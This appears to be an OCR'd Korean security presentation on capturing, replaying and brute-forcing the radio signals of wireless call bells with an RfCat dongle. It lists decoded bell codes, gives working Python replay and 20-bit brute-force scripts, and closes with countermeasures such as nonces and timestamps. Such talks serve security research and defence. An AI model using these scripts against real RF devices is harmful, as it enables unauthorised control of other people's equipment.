

callbell1
Click to Start Monitoring
2 (Stereo) Recording Ch...
내장 출력
축소
1.445
1.450
1.455
1.460
1.465
1.470
1.475
0 1 0 1 1 0 1 1 0 0 1 0 1 0 1 1 1 0 0 0 1 1 1 1 0
선택 시작:
끝
길이
오디오 위치:
00 h 00 m 01 s+0927993 samples
00 h 00 m 00 s+0000004 samples
00 h 00 m 00 s+00

벨1 : 01011011001010111000111 10
벨2 : 10100111110001111111011110



벨1 : 0101101100101011100011110

벨2 : 1010011111000111111110011110



하나..둘..셋... 넷.....

- 경우의 수 : 1,048,575
- 1000회 스캔 시 소요 시간 : 약 80초
- 1000000회 스캔 시 소요 시간 : 약 23시간

호출벨들의 값 정리


- 벨1 : 01011011001010111000**11110**
- 벨2 : 10100111100011111110**11110**
- 벨3 : 11011111000000000001**11110**
- 벨4 : 10100001100100010100**11110**
- 벨5 : 00101000011111010110**11110**

RF Programming


CC1111 무선송수신 칩

- 1기가 이하의 주파수
- 315/433/868/915MHz ISM/SRD bands
- FSK, ASK modulation
- Up to 500Kbps on air data rate
- 3.6V supply range

-Datasheet
http://www.ti.com/product/cc1110-cc1111



RF 통신 개발




Rfcat 소개

- 무선 송수신 장비
- 내부적으로 CC1111 무선칩 사용
- 무려.. Python 기반의 인터페이스!
- 주파수 대역 : Sub-1 GHz (300~928Mhz)
- Modulation : 2FSK, GFSK, MSK, ASK, OOK
- http://int3.cc/products/rfcat

Rfcat 설치


- pip install pyusb
- hg clone https://bitbucket.org/atlas0fd00m/rfcat
- python setup.py install



Rfcat 사용 예제

```
t@edolin ~/rfcat $ ./rfcat -r
RfCat, the greatest thing since Frequency Hopping!'

Research Mode: enjoy the raw power of rflib

currently your environment has an object called "d" for dongle.  this is how
you interact with the rfcat dongle:
    >>> d.ping()
    >>> d.setFreq(433000000)
    >>> d.setMdmModulation(MOD_ASK_OOK)
    >>> d.makePktFLEN(250)
    >>> d.RFxmit("HALLO")
    >>> d.RFrecv()
    >>> print d.reprRadioConfig()


In [1]:
```

Bit별 시간 간격 파악


2 (Stereo) Recording Ch...
내장 출력
1.4600
1.4610
1.4620
1.4630
1.4640
1.4650
1.4660
1.4670
끝
길이
00 m 01 s+0922251 samples
00 h 00 m 01 s+0924175 samples
udio, Command-Click to scrub, Command-Double-Click to scroll-scrub, Command-drag to seek
2 (Stereo) Recording C...
내장 출력
0.780
0.790
Click to Start Monitoring
2 (Stereo) Recording Ch...
내장 출력
4590
1.4600
1.4610
1.4620
1.4630
1.4640
1.4650
1.4660
끝
길이
00 h 00 m 01 s+0925639 samples
택 시작:
h 00 m 01 s+0924979 samples


호출벨 신호 Replay

```
>>> d.setFreq(311000000)
>>> d.setMdmModulation(MOD_ASK_OOK)
>>>
>>> bits = [0, 1, 0, 1, 1, 0, 1, 1, 0, 0, 1, 0, 1, 0, 1, 1, 1, 0, 0, 0, 1, 1, 1, 1, 0]
>>>
>>> payload = "₩x00"
>>> for bit in bits:
>>>  if bit == 0:
>>>   payload += "₩xff"*1 + "₩x00"*6
>>>  else:
>>>   payload += "₩xff"*5 + "₩x00"*2
>>>
>>> payload = (payload + "₩x00"*10) * 2
>>>
>>> d.RFxmit(payload)
```

호출벨 신호 Brute Forcing

```
d.setFreq(311000000)
d.setMdmModulation(MOD_ASK_OOK)

count = 0
for i in range(0xA190A, 0x0FFFFF):
    bits = list()
    for bit in bin(i)[2:].zfill(20):
        bits.append(bit)

    # for test
    bits

    # finish bits
    bits.append(1)
    bits.append(1)
    bits.append(1)
    bits.append(1)
    bits.append(0)
    payload = "₩x00"
    for b in bits:
        if b == '0':
            payload += "₩xff"*1 + "₩x00"*6
        else:
            payload += "₩xff"*5 + "₩x00"*2
    payload = (payload + "₩x00"*10) * 2
    for l in range(0, 3):
        d.RFxmit(payload)

    count = count+1
        if count%1000 == 0:
            print count
```

호출벨 Brute Force 시연



https://www.youtube.com/watch?v=gew-syORJkE

보안 대책

- Timestamp
  - 유무선 제어 패킷 안에 시간 정보를 함께 보낸다.
  - 허용 시간 범위내의 패킷이 아니라면 무시한다.
- ID 필드를 길게 더 길게..
  - 20비트보다도 더 길게..! Brute Force 방지
- Nonce
  - 매 요청 시마다 바뀌는 nonce 값을 이용하여 암호화
  - 요청이 끝나면 해당 nonce 값은 폐기
  - 해커가 packet replay attack을 했을 때엔 nonce가 다르기 때문에 packet이 무시됨
- RSA + Certificate Pinning
  - 무조건 정해진 public key만 사용하도록 고정
    - Ex> wallpad A의 public key만 사용 가능
- Permanent Session
  - 홈 네트워크 시스템 최초 초기화 시 random한 Session key 생성 후 gateway와 wallpad가 공유

감사합니다.

Special thanks to 김재기, 박세한